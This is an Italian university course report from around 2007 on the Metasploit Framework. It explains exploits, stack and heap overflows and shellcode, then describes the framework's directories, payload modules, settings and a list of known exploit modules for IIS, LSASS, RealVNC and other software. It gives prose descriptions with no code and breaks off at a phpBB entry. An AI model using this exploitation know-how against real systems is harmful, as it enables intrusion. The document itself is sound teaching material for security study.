Università degli Studi di Catania

Facoltà di Ingegneria

Corso di Laurea Specialistica in Ingegneria Informatica

A.A. 2006 / 2007

Sicurezza dei Sistemi Informativi

prof. O. Tomarchio

relazione su

METASPLOIT FRAMEWORK

Allievi

Coco Ignazio Andrea **A63/000110**

Lazzara Alessandro **A63/000127**

Introduzione

Il Metasploit è un framework che permette lo sviluppo e l'uso di exploit in modo del tutto automatizzato. Prima di esaminare a fondo l'ambiente di sviluppo appena citato introduciamo alcuni concetti base per comprendere il significato della parola "exploit" e delle tecniche utilizzate per testarne l'efficacia su un sistema.

Definizione di Exploit

Un exploit è un termine usato in informatica per identificare un metodo che, sfruttando un bug o una vulnerabilità, porta all'acquisizione di privilegi o al denial of service (DoS) di un computer. Ci sono diversi modi per classificare gli exploit. Il più comune è una classificazione a seconda del modo in cui l'exploit contatta l'applicazione vulnerabile. Un exploit remoto è compiuto attraverso la rete e sfrutta la vulnerabilità senza precedenti accessi al sistema. Un exploit locale richiede un preventivo accesso al sistema e solitamente fa aumentare i privilegi dell'utente oltre a quelli impostati dall'amministratore. Gli exploit possono anche essere classificati a seconda del tipo di vulnerabilità che sfruttano. Lo scopo di molti exploit è quelli di prendere i privilegi di root su un sistema. È comunque possibile usare exploit che dapprima acquisiscono un accesso con i minimi privilegi e che poi li alzano fino ad arrivare a root. Normalmente un exploit può sfruttare solo una specifica falla e quando è pubblicato questa falla è riparata e l'exploit diventa obsoleto per le nuove versioni del programma. Per questo motivo alcuni blackhat hacker non divulgano gli exploit trovati ma li tengono riservati per loro o per la loro comunità. Questi exploit sono chiamati zero day exploit.

Struttura di un processo in esecuzione

Organizzazione della memoria

Un processo in esecuzione presenta la seguente struttura:

- *memoria istruzioni*: un segmento in sola lettura che contiene il codice compilato del programma
- *memoria dati*: composta da segmenti di memoria con accesso in lettura e scrittura; tale blocco contiene i dati statici, globali, inizializzati e non, e le variabili usate dal programma in esecuzione
- s*tack*: struttura dati basata su ordinamento LIFO (last in first out), in cui gli oggetti vengono 'inseriti' ed 'estratti' dalla cima dello stack. Viene usato per memorizzare il contenuto di un processo durante la sua esecuzione. Un processo inserisce, appunto, tutti i suoi dati locali e dinamici nello stack
- s*tack pointer(SP):* registro che comunemente punta alla cima dello stack. Quando un dato viene inserito nello stack, l'SP punta proprio a quest'ultimo elemento
- *instruction pointer(IP):* registro che punta all'indirizzo della successiva istruzione che deve essere eseguita. Il processore controlla l'IP ogni volta che ha completato

l'esecuzione di una istruzione e si appresta ad eseguire la successiva. Quando un programma si appresta ad eseguire una funzione (generalmente a causa di una istruzione di jmp o call), l'indirizzo della successiva istruzione, dopo il ritorno dalla redirezione della funzione, può essere perso. Proprio per evitare questo inconveniente il programma memorizza l'indirizzo della successiva istruzione nello stack (questo parametro viene chiamato *return address)*. Questo è il meccanismo usato per tenere traccia del corretto flusso di istruzioni di un normale programma che contiene varie istruzioni di salto e chiamate a funzioni.

- *heap*: parte restante di memoria che viene assegnata ad un processo. In esso sono memorizzate le variabili che hanno un tempo di vita ridotto rispetto alle variabili globali e che hanno bisogno di essere allocate a run-time. I gestori dell'allocazione e della deallocazione della memoria hanno rispettivamente il compito di assegnare la memoria heap ai dati dinamici e di liberarla quando le variabili diventano 'inutili'.

Overflow

In questo contesto introduciamo il concetto di overflow, ossia l'evento che si verifica quando un segmento di memoria viene saturato ed il contenuto in eccesso viene scritto in aree di memoria diverse da quelle attese. In un processo possono verificarsi due tipi di overflow in base all'area di memoria interessata: buffers overflows e heap overflows.

Buffer overflows


I buffer overflow rappresentano il principale rischio alla sicurezza di un sistema. Le tecniche di exploit che ricorrono a questa tecnica sono molto pericolose per l'integrità di un sistema. Lo stack di un programma memorizza i dati nel seguente ordine: prima i dati passati alla funzione, il return address, il precedente puntatore allo stack e di seguito le variabili locali. Se le variabili (come gli array) sono passati senza controllo dei limiti, questi possono essere superati cercando di scrivere in essi un largo quantitativo di dati che vanno a corrompere lo stack del processo. In questo modo, l'indirizzo di ritorno viene sovrascritto conseguentemente ad un *segmentation fault*. Se questa tecnica viene usata in modo controllato sarà possibile modificare il buffer in modo che l'indirizzo di ritorno punti ad una specifica locazione, e così in tal modo poter eseguire un codice arbitrario.

Heap overflows

La memoria dell'heap è organizzata come una doppia linked list. Effettuando un overflow su questa struttura dati possiamo modificare la linked list in modo da puntare ad una locazione di memoria arbitraria. L'overflow dell'heap è difficilmente sfruttabile in generale, ma in ambiente Windows tale vulnerabilità è sfruttabile in quanto tale sistema operativo fa largo uso di strutture dati di questo tipo facilmente vulnerabili. Questo tipo di exploit viene generalmente sfruttato usando variabili di tipo stringa e/o intero e le funzioni che operano su di esse, cercando di far generare al programma un eccezione.

Struttura generica di un Exploit

Le fasi dello sviluppo di un exploit seguono fondamentalmente la struttura descritta in figura:



Una volta che un programma genera un eccezione e l'IP punta ad una locazione di memoria scelta, occorrerà scrivere del codice in modo da poter eseguire delle istruzioni cha sfruttino la vulnerabilità del programma.

Shellcode
Lo shellcode è il payload che va eseguito dopo l'exploit. Nella maggior parte dei casi il flusso di esecuzione del programma è redirezionato in modo che il payload iniettato venga eseguito tramite la modifica del return address.
Lo shellcode è un blocco di istruzioni (generalmente in assembly) che viene codificato come una stringa binaria ed esegue determinate operazioni, come ad esempio la creazione di una shell controllabile da remoto. Un buon pezzo di shellcode deve essere un compromesso tra dimensione e complessità. I payload attuali vengono personalizzati ed ottimizzati affinché siano molto corti in termini di lunghezza di codice e richiedano poco spazio in memoria. Alcuni esempi di operazioni che i payload possono eseguire sono l'apertura di una socket in ascolto o avviare un compilatore sull'host remoto.

Injection vector
E' il puntatore o l'offset in cui viene posizionato lo shellcode all'interno di un processo

Request builder
Questo è il blocco di codice che attiva l'exploit. E' generalmente relazionato ad una funzione che lavora sulle stringhe, per questo motivo vengono preferiti i linguaggi di scripting

Handler Routine
Questa è la parte che generalmente occupa la maggior parte di codice. L'handler Routine

è un gestore per lo shellcode che effettua operazioni come il collegamento di una shell remota o la connessione di una console ad un socket

User options handler
E' un front-end a livello utente che fornisce varie opzioni di controllo come la selezione dell'obiettivo, l'offset, la verbosità (stampa a video delle informazioni di esecuzione) e il debugging.

Network connection Handler
Questo blocco di codice contiene varie routine per gestire le connessioni di rete, come la risoluzione dei nomi, l'instaurazione di una socket e la gestione degli errori.

Come è possibile notare, nella struttura esaminata vi sono porzioni di codice inutili ed altre ripetitive; tali blocchi potrebbero rendere l'exploit inefficiente e passibile da errori.

In questo contesto si inserisce il Metasploit Framework.
Il manuale ufficiale “MSF User Crash Course” scrive:

"The Metasploit Framework is a complete environment for writing, testing, and using exploit code. This environment provides a solid platform for penetration testing, shellcode development, and vulnerability research."

In poche parole l'MSF è una soluzione per tutti i problemi fin qui discussi. Il framework ormai giunto alla versione 3.0 in versione beta ha raggiunto un buon livello di maturità, è molto stabile ed ha molte caratteristiche interessanti ed un'interfaccia utente molto intuitiva per lo sviluppo ed il test di exploit.

Le principali caratteristiche di questo ambiente, che verranno comunque estensivamente descritte in seguito, sono:

- Scritto in Perl (integrato con alcune parti in assembly, Python e C), che si traduce in pulizia ed efficienza del codice e rapido sviluppo dei plug-in
- Supporto a tool per l'estensione, come debug, encoding, logging timeout, SSL e random NOPS
- Un set di API per gli exploit intuitivo e modulare
- Ambiente multipiattaforma altamente ottimizzato con un set di payload comuni che vengono caricati dinamicamente.
- Ottimizzato per generare exploit corti ed efficienti
- Include exploit supplementari che permettono di testare le tecniche di exploit più comuni e di usare alcuni di essi come base di partenza per la creazione di nuovi
- E' open source ed ha al seguito una consistente comunità dedita allo sviluppo ed al supporto
- Supporta caratteristiche avanzate e tool di terze parti come InlineEgg,

Impurity, UploadExec e proxy concatenabili.

E' quindi chiaro che l'MSF è un tool per i test di penetrazione che dà all'arte dell'exploit un nuovo paradigma

Metasploit Framework

I 'penetration test' possono essere considerati come una forma di arte nera nel regno della sicurezza informatica. Generalmente chiunque effettua questo tipo di test farà uso di strumenti come Nessus o ISS (Internet Security Scanner). Mentre questi strumenti sono ottimi per la valutazione della vulnerabilità di un sistema non possono essere effettivamente considerati tool per i 'penetration test' in quanto si occupano di analizzare i possibili punti di attacco di un sistema informatico.
Un altro modo per effettuare un penetration test è quello di cercare una determinata vulnerabilità, scrivere del codice, o modificarne uno già esistente secondo le proprie esigenze, che la sfrutti, compilarlo e lanciarlo. Non tutti nel campo della sicurezza informatica hanno però le conoscenze o il tempo necessario per applicare le tecniche appena viste. Comunque nonostante chi lavori in questo settore non abbia queste qualità ha a sua disposizione questo software che gli permette in modo quasi automatico di poter effettuare dei penetration test senza avere il background culturale necessario.
La valutazione delle vulnerabilità di rete è stata a lungo un'area interna alla sicurezza informatica in questo settore è possibile reperire molti tool per effettuare una VPT (vulnerability/penetration tester), per verificare se un sistema o un servizio è disponibile e, dipendendentemente dal tool, se presenta della vulnerabilità.
Questi tool spaziano dai semplici strumenti di sistema come 'ping', 'telnet', 'finger' o 'netstat', a tool più complessi e con molte più funzioni che permettono i VPT mirati a specifici servizi e vulnerabilità. Tra questi tool è possibile nominarne alcune tra i più famosi nel mondo open source, come SATAN, SARA, Nmap e certamente Nessus mentre per uso commerciale l'offerta è anch'essa molto vasta, ad esempio ISS, eEye, CA (eTrust Vulnerability Manager) e GFI.
Una volta che uno di questi tool ha restituito i risultati, un VP tester può avere la tendenza a prendere il valore così come viene restituito senza effettuare alcuna ulteriore analisi per determinare se quello restituito è un falso positivo. Questo modo di agire è sbagliato in quanto gran parte dei tool più avanzati riesce a fornire un buon livello di confidenze ed accuratezza solo dopo molte scansioni. D'altro canto però, bisogna dire che l'uso di uno o più tool ripetuto diverse volte, richiede molto tempo specie nel caso in cui la rete da analizzare presenta molti apparati. Per evitare quindi sprechi di tempo e rendere quindi il test più accurato evitando falsi positivi, un VPT ha a sua disposizione un ulteriore metodo per determinare se una vulnerabilità esiste veramente.
La soluzione è quella di testare direttamente un sistema o un software vulnerabile semplicemente eseguendo contro di esso l'exploit che sfrutta la falla di sicurezza. Il Metasploit Framework è un tool open source che può facilmente essere esteso che permette di testare vari exploit.
Oltre ai vantaggi offerti per un VP tester, con questo ambiente è possibile testare le caratteristiche degli IDS (Intrusion Detection Sensor) e degli IPS (Intrusion


Prevention Signature)
Dalla homepage dell'MSF si può ottenere la seguente definizione di questo tool,

"The goal is to provide useful information to people who perform penetration testing, IDS signature development, and exploit research. This site was created to fill the gaps in the information publicly available on various exploitation techniques and to create a useful resource for exploit developers. The tools and information on this site are provided for legal penetration testing and research purposes only."

Il progetto include una serie di tool che sono il framework, lo shellcode ed il database degli opcode.
Il framework è quello che ricopre la parte principale del progetto, questo rappresenta la principale interfaccia verso l'insieme di librerie che permette lo sviluppo degli exploits e dei payloads. Inoltre permette di effettuare un penetration test in base a specifici requisiti.
Una delle principali caratteristiche è proprio l'estrema flessibilità di questo software. Il framework è scritto in Perl che lo rende facilmente portabile su molti sistemi operativi. I componenti inclusi sono stati scritti in C, assembler e Python.
Lo Shellcode è un archivio di payload già compilati come moduli del sistema e pronti per essere usati all'interno dell'ambiente di lavoro. Attualmente quest'archivio contiene payload per i seguenti sistemi operativi: Windows, Mac OS X, Solaris, Linux, BSDi, e BSD
Il database degli OpCode è una miniera d'oro per quanto concerne i penetration test. Fornisce un metodo per la ricerca degli OpCode che verranno usati nei moduli, ad essi vengono associate informazioni come il tipo di OpCode e la lista dei sistemi operativi supportati. Ciò permette di risparmiare il tempo relativo alla ricerca di tali informazioni, poiché il quantitativo di dati disponibile è considerevole, avendo queste informazioni in un unico software ne evita la ricerca su Internet.

L'ambiente
Il componente base del framework è l'ambiente operativo che collega le variabili ed i moduli; le varie interfacce utente lo usano per configurare le impostazioni, i payload lo usano per impostare gli opcode, gli exploit lo usano per definire i parametri e viene internamente usato per passare le opzioni tra i vari moduli. Dal punto di vista logico viene suddiviso in ambiente globale e temporaneo. Ogni exploit presenta il proprio ambiente temporaneo, che sovrascrive le impostazioni dell'ambiente globale. Ogni volta che viene richiamato un nuovo exploit il relativo ambiente temporaneo viene salvato per poter essere riutilizzato in seguito.

Global Environment
L'ambiente globale permette di definire le impostazioni globali per l'intero ambiente, Da console è possible visualizzare le impostazioni globali richiamando il comando setg senza parametri. Mentre con unsetg vengono resettate tutte le impostazioni globali. Ad ogni avvio del sistema le impostazioni globali precedenti, salvate su disco, vengono caricate.



Temporary Environment

L'accesso all'ambiente temporaneo avviene tramite i comandi set ed unset. le impostazioni di questo ambiente si applicano solamente al modulo correntemente caricato; il cambio ad un altro exploit tramite il comando use comporterà un cambio dell'ambiente temporaneo. Quello vecchio viene salvato mentre viene caricato quello nuovo

Struttura delle cartelle

La directory principale del Metasploit framework è composta dalle seguenti sottodirectory, ognuna della quali asserve un particolare compito. Eccole elencate di seguito:
data, docs, exploit, extras, lib, encoders, nops, payloads, sdk, src, tools

Data
La directory data contiene dati di supporto per alcune funzioni del framework

- meterpreter: files di supporto per il meterpreter
- msfweb: files di supporto per l'interfaccia utente msfweb
- shelldemo: una shelldemo per il meterpreter
- vncdll.dll: la dll VNC per poter essere usato il VNC payload

Docs
La directory docs contiene diversi documenti riguardo il framework. Sono particolarmente utilizzate la guida sull'ambiente di riferimento e quella rapida per poter iniziare

- environment.txt: il testo che parla dell'ambiente di riferimento
- Meterpreter.pdf: la guida utente del meterpreter
- Quickstart impurity: la guida rapida per poter partire
- Quickstart msfweb: la guida rapida riguardo l'interfaccia web
- RELEASE_3.txt: le note sul Framework 3
- SECURITY: documenti riguardo un utilizzo sicuro di metasploit
- Userguide.pdf: la guida utente del framework

Extras
La directory extras contiene due moduli in Perl che abilitano SSL, la cronologia e completamento automatico dei comandi. L'installazione dei due moduli è fortemente raccomandata se si usa msfconsole

- Net_SSLeay.pm-1.23.tar.gz: il modulo PERL SSç che abilitra l'opzione SSL in un modulo exploit
- Term-ReadLine-Gnu-1.14.tar.gz: il modulo PERL che abilita i comandi di completamento per tutte le opzioni nella msfconsole

Lib
La directory Lib contiene diversi moduli PERL che aiuta nella creazione di exploit. Molti di essi sono richiesti in tutti gli exploit del framework, mentre altri sono semplicemente moduli di aiuto per l'esplorazione

- Digest: contiene il modulo MD5.pm per elaborare il digest
- Msf: il modulo base che consente di lavorare con vari aspetti dell'ambiente
- NetPacket: helper per protocolli di rete come TCP,UDP,ICMP
- NetPacket.pm: la classe base Netpacket
- Pex: contiene diversi moduli da usare in moduli di exploit come le classi MSSQL, DCERPC,SMB
- Pex.pm: la classe base Pex

Encoders
Questa directory contiene tutti gli encoders disponibili nei vari exploit:

- Alpha2.pm: un encoder alfanumerico
- Countdown.pm: encoder XOR con conto alla rovescia
- JmpCallAdditive.pm: completamento dello XOR encoder
- None.pm: nessun encoder
- OSXPPCLongXOR.pm: encoder Long XOR PPC
- OSXPPCLongXORTag.pm: encoder XOR Tag PPC
- PexAlphaNum.pm: un altro encoder alfanumerico
- PexFnstenvMov.pm: encoder FnstenvMov
- PexFnstenvSub.pm: encoder FnstenvSub
- Pex.pm: encoder XOR
- QuackQuack.pm: encoder PPC DWORD
- ShikataGaNai.pm: encoder basato sulla chiave
- Sparc.pm: encoder Sparc XOR

Nops
Una NOP è una "No Operation" nell'architettura x86. Questa directory contiene diversi moduli PERL disegnati appositamente per generare dei NOPs su diverse piattaforme e architetture

- Alpha.pm: Genera gli alpha nops
- MIPS.pm: genera nops su MIPS
- Opty.pm
- Pex.pm: La libreria Pex di Nops
- PPC.pm: Nops per l'architettura PPC
- SPARC.pm: Sparc nops

Payloads
La cartella payloads contiene i moduli PERL che generano e gestiscono la creazione dei payloads nell'exploit. Ecco alcuni esempi di payloads:

bsd_ia32_bind_ie.pm
bsd_ia32_bind.pm
bsd_ia32_bind_stg.pm

bsd_ia32_exec.pm
cmd_interact.pm
cmd_irix_bind.pm
cmd_sol_bind.pm
cmd_unix_reverse_bash.pm
win32_bind_vncinject.pm
win32_reverse_meterpreter.pm

Sdk
La directory sdk è stata creata come supporto alla comprensione dei metodi di sviluppo di exploit nel framework. La sottodirectory docs contiene alcuni esempi di testi sugli exploit

- docs
- exploitReference.txt: un riferimento sulle funzioni disponibili con le relative dichiarazioni
- exploitTutorial.txt: un tutorial dettagliato sulla creazione di exploit
- svnserve_date.pm: un exploit "reale" commentato
- vuln1_1.pm: un esempio che va col tutorial
- vuln1_2.pm: un esempio che va col tutorial
- vuln1_3.pm: un esempio che va col tutorial
- vuln1.c: un esempio di programma vulnerabile scritto in c
- vuln1_osx.pm: un esempio che va col tutorial per osx
- formatGen.pl: generatore di stringhe per sovrascrittura della memoria
- patternOffset.pl: cerca un pattern in memoria ed esegue il dump dell'indirizzo
- spitCode.pl: utility per estrarre porzioni di codice

Scr
La directory src contiene tutti i codici sorgenti del meterpreter, VNC ed altri shellcodes usati nel framework.

- meterpreter: codice sorgente del meterpreter
- shellcode: codice sorgerti di tutti gli shellcodes usati nel framework, come VNC

tools
La directory tools include alcune applicazioni dimostrative che aiutano nella ricerca e sviluppo di exploit

- memdump.c: codice sorgente del memdump
- memdump.exe: esegue un dump della memoria di un processo in esecuzione
- README.memdump: readme per il memdump
- README.socketNinja: readme per il socketNinja

- socketNinja.pl: il socketNinja crea un listener ed un gesture per tutte le connessioni in entrata. Esso può essere usato se si vuole esplorare diversi host e per gestire le loro shell

Variabili d’ambiente principali

In questo paragrafo andremo a mostrare le più importanti variabili d'ambiente che permettono di configurare molte delle impostazioni del Metasploit. Queste variabili permettono infatti di configurare l'ambiente di lavoro secondo le proprie esigenze, spaziando dalle impostazioni relative all'interfaccia utente a quelle inerenti alle socket. Questa lista non è esaustiva per vedere tutte le variabili d'ambiente disponibili si può consultare il file Environment.txt presente nella cartella docs del Metasploit stesso.

DebugLevel
Questa variabile viene usata per impostare il livello di debug (messaggi visualizzati) fornito dai componenti del Framework. Porre questo valore a 0 significa non visualizzare alcun messaggio di debug, mentre un valore pari a 5, che è il massimo, equivale a mostrare tutti i messaggi.

Logging
Questa variabile viene usata per abilitare o disabilitare il logging (memorizzazione fisica di informazioni generate dal programma). I log di sessione sono memorizzati di default nella cartella logs. Questa cartella può comunque essere modificata impostando la variabile d'ambiente LogDir.
I file di log generati possono essere visualizzati tramite l'utility msflogdump che ci permette di visualizzare l'ambiente generato per uno specifico payload e tutti i timestamp di ogni pacchetto inviato. Ci sono due tipi di file di log, i log di sessione appena esposti ed il log della console. Quest'ultimo memorizza tutte le informazioni sull'avvio, l'arresto e l'esecuzione del framework

Encoder
Questa variabile permette di impostare una serie di valori separati da virgola. Questi valori indicano l'ordine di preferenza degli Encoder usati. Se questa lista viene completata senza la scelta di un encoder vengono usati quelli rimanenti.

EncoderDontFallThrough
Questa opzione specifica di non usare i rimanenti encoder se l'intera lista, specificata da Encoder, fallisce. Questo previene dall'usare encoder 'non sicuri' che potrebbero rendere visibili durante le operazioni di exploit.

Nop
Come la variabile encoder, permette di specificare una lista di Nop Generator da usare.

NopDontFallThrough

Stesso principio di funzionamento di EncoderDontFallThrough solo che questa variabile agisce sulla lista dei Nop Generator

ConnectTimeout
Permette di specificare il timeout per le socket TCP. Di default questo valore è impostato a 10 ma può essere aumentato per poter usare il framework in reti più lente.

RecvTimeout
Permette di specificare il numero di secondi affinché il socket legga il valore speciale di lunghezza -1 (terminazione dati ricevuti). Questo valore può essere aumentato per poter operare su reti a bassa velocità

RecvTimeoutLoop
Specifica il numero di secondi di attesa dei dati su una certa socket prima che essi vengano rinviati. Ogni volta che i dati sono ricevuti entro questo intervallo di tempo essi vengono rinviati. Come detto prima questo valore può essere aumentato quando si lavora su reti non particolarmente veloci.

Proxies
Questa variabili fa si che tutte le socket TCP siano instaurate attraverso la catena di proxy specificata. Il formato da usare per ogni proxy è tipo:host:porta, ed ogni valore viene separato da un altro da una virgola. In questa release viene incluso il supporto per i proxy di tipo socks4 ed http.

ForceSSL
Questa variabile permette di forzare le socket TCP affinchè instaurino una connessione di tipo SSL. Questa impostazione torna utile solo quando un modulo non prevede tale impostazione e la si vuole forzare.

UdpSourceIp
Questa variabile può essere usata per imporre l'IP sorgente da cui tutti i datagrammi UDP vengono inviati. Questa impostazione è efficace solo quando usata insieme ad un exploit basato su UDP (es. MSSQL ISS, ecc.). Poichè questa impostazione dipende dal poter aprire una socket di tipo raw, bisogna avere i privilegi dell'utente root affinchè questa impostazione abbia effetto.

Exploit

Normalmente, la scrittura di un exploit richiede una vasta conoscenza dell'architettura, del linguaggio assembly, della struttura dei sistemi operativi e di varie tecniche di programmazione. Il Metasploit Framework permette di rendere il tutto più semplice, semplicemente sfruttando una vasta collezione di API e di tools.
Esamineremo adesso alcuni degli exploit presenti nel Framework che permettono di effettuare diversi attacchi conosciuti in maniera estremamente semplice.

3Com 3CDaemon FTP Server Overflow
Questo modulo sfrutta una vulnerabilità nel servizio FTP 3Com 3CDaemon. L'applicazione FTP non riesce a controllare gli opportuni limiti dell'input causando così un buffer overflow. Con una speciale richiesta che contiene un nome utente molto lungo, un utente malevolo può eseguire sull'host remoto del codice arbitrario.

AOL Instant Messenger goaway Overflow
Questo exploit riguarda il servizio di messaggistica istantanea dell'AOL. Il programma genera un'eccezione perché non riesce a limitare correttamente la dimensione del valore passato alla funzione 'goaway', usata per fornire la funzionalità "lontano dal computer", causando così un buffer overflow. Un utente malevolo può così creare un URI speciale che usa il gestore del protocollo 'aim:' ed un messaggio molto lungo come parametro della funzione goaway in modo da visualizzare un link ad una pagina web o ad un indirizzo email. Quando la vittima clicca o visualizza in una pagina HTML questo link, il codice incluso nell'URI malevolo potrà sovrascrivere il puntatore alla Structured Exception Handler del messenger. Ciò potrà essere sfruttato per inserire ed eseguire del codice arbitrario

Apache Win32 Chunked Encoding
Il web server Apache contiene una falla che permette ad un attacker di eseguire codice arbitrario. Il problema è dovuto al meccanismo che calcola dimensione dei pezzi da codificare, non interpretando correttamente la dimensione del buffer dei dati da trasferire. Inviando uno speciale pacchetto di dati creato appositamente, un attaccante può riuscire ad eseguire del codice malevole o fare andare in crash il web server.

Firefox location.QueryInterface() Code Execution (Linux x86)
Questa vulnerabilità è nuova e non perfettamente conosciuta. In questo caso le informazione a riguardo vengono inserite in un database chiamato "OSVDB" indicando che lo stato è 'New'. Viene fornita solo una descrizione e dei link esterni presso cui reperire informazioni.

Google Appliance ProxyStyleSheet Command Execution

Il software per la ricerca in ambito aziendale di 'Google' contiene una falla che permette di eseguire metodi Java arbitrariamente con i permessi di utenti 'normali'. Il problema è dovuto al parametro proxystylesheet indicato nella richiesta di ricerca; tale parametro permette di caricare un foglio di stile XSLT esterno da un certo URL. Il parser XSLT è basato su Saxon che permette la chiamata a metodi Java direttamente dal documento XSLT. Ciò permette ad un utente di eseguire codice malevolo e comandi di ricerca all'interno del software.

IIS 5.0 Printer Buffer Overflow
Il web server Microsoft IIS contiene una fall ache permette all'utente malevolo di eseguire codice arbitrario su un server vulnerabile. Il problema è dovuto al fatto che il filtro IPP (Internet Printing Protocol) ed il servizio ISAPI (Internet Services Application Programming Interface) per la stampa vengono gestiti dalla DLL msw3prt.dll che contiene un buffer overflow. Quando un buffer di 420 byte è inviato all'interno dell'header HTTP dell'host per una richiesta al servizio ISAPI, il buffer viene saturato permettendo all'attacker di sovrascrivere il registro EIP ed eseguire codice arbitrario con privilegi di sistema.

IIS FrontPage fp30reg.dll Chunked Overflow
In Microsoft Frontpage esiste un overflow attivabile tramite una richiesta remota. La DLL fp30reg causa un'eccezione nella gestione di pezzi di dati codificati producendo un overflow sui limiti. Con una speciale richiesta appositamente creata, un utente malevolo può eseguire codice arbitrario garantendo privilegi a livello di sistema.

IMail LDAP Service Buffer Overflow
Il software "Ipswitch IMail" contiene una fall ache permette ad un attacker di eseguire codice arbitrario o causare un DoS. Il problema è dovuto al demone che gestisce il protocollo LDAP. Il servizio non riesce a "sanitizzare" (rendere valido un parametro), in questo modo un utente che invia un messaggio contenente un tag molto lungo è capace di mandare in crash il servizio o eseguire codice malevolo.

Internet Explorer WebViewFolderIcon setSlice() Code Execution
Internet Explorer contiene un bug che può causare un "denial of service". Quando viene chiamato il metodo "setSlice" dell'oggetto ActiveX WebViewFolderIcon.WebViewFolderIcon.1 viene attivato il bug, semplicemente passando come primo paramentro il valore 0x7fffffff. Ciò causa un'eccezione che permette di eseguire codice arbitrario e/o una perdita di funzionalità del browser.

Kerio Personal Firewall 2 (2.1.4) Remote Auth Packet Overflow
Il firewall Kerio contiene un overflow attivabile da remoto. Il Kerio genera un errore durante il controllo dei limiti dei pacchetti handshake nel processo di autenticazione degli amministratori. Inviando una speciale richiesta, durante il processo di handshake per instaurare una connessione alla porta di amministrazione, un utente remoto può saturare un buffer ed eseguire codice arbitrario con i privilegi assegnati al firewall Kerio causando una perdita di integrità dei dati.

Microsoft ASN.1 Library Bitstring Heap Overflow
Nella libreria che gestisce ASN.1, usata da Windows, è presente una vulnerabilità. Questo bug permette una sequenza ostile che sovrascrive da remoto la sezione di heap memory tramite il servizio che esegue il parsing della BITSTRING ASN.1. Esempi di servizi affetti da questa vulnerabilità sono: NetBIOS, SMB, IPSEC, Kerberos, SSL e IIS. Con un particolare pacchetto dati è possibile eseguire del codice con i privilegi del componente "bacato".

Microsoft LSASS MSO4-011 Overflow
Un overflow remoto è presente in Windows (tristemente noto per essere stato sfruttato da numerosi worm). L'LSA (Local Security Authority) fallisce nel controllo dell'input ricevuto sulla pipe LSARPC sulla porta TCP 139 e 445 causando un buffer overflow.

Microsoft Outlook Express NNTP Response Overflow
Il client E-Mail Microsoft Outlook Express va in errore durante il tentativo di validare il parametro di ritorno di un comando LIST inviato ad un server NNTP. Tale errore viene generato prima di passare un valore di ritorno alla libreria MSOE.DLL.

RealVNC 4.1 Authentication Bypass
RealVNC contiene una falla che permette ad un utente malevolo di bypassare il processo di autenticazione, permettendo così accesso al sistema remoto senza la necessità di conoscere la password del VNC. Il bug viene attivato a causa di un errore nella gestione della richiesta della password. Questa falla può causare una perdita di confidenzialità dei dati.

Sygate Management Server SQL Injection
Sygate Management Server contiene una falla che permette ad un attacker di eseguire un attacco di tipo SQL injection. Il problema è causato dalla servlet di autenticazione che non sanitizza in modo corretto l'UID. Ciò permette ad un utente di iniettare o manipolare le query SQL nel database gestito.

Unreal Tournament 2004 "secure" Overflow (Linux)
L' Unreal Engine contiene un bug che può essere affetto da un exploit per causare un buffer overflow. Ciò viene attivato quando un utente remoto invia un valore molto lungo al server del gioco attraverso una richiesta tramite il protocollo del servizio GameSpy. E' possibile che questa falla permetta l'esecuzione di codice arbitrario o che causi un DoS.

freeFTPd USER Overflow
Il server FTP freeFTPd contiene un bug sfruttabile tramite un buffer overflow. I comandi "USER", "MKD" e "DELE" falliscono nell'eseguire un controllo dei limiti causando appunto un buffer overflow. Con una particolare richiesta contenente una lunga stringa di comandi, un utente malevolo può causare un errore nel demone

producendo così una cessazione del servizio.

phpBB viewtopic.php Arbitrary Code Execution
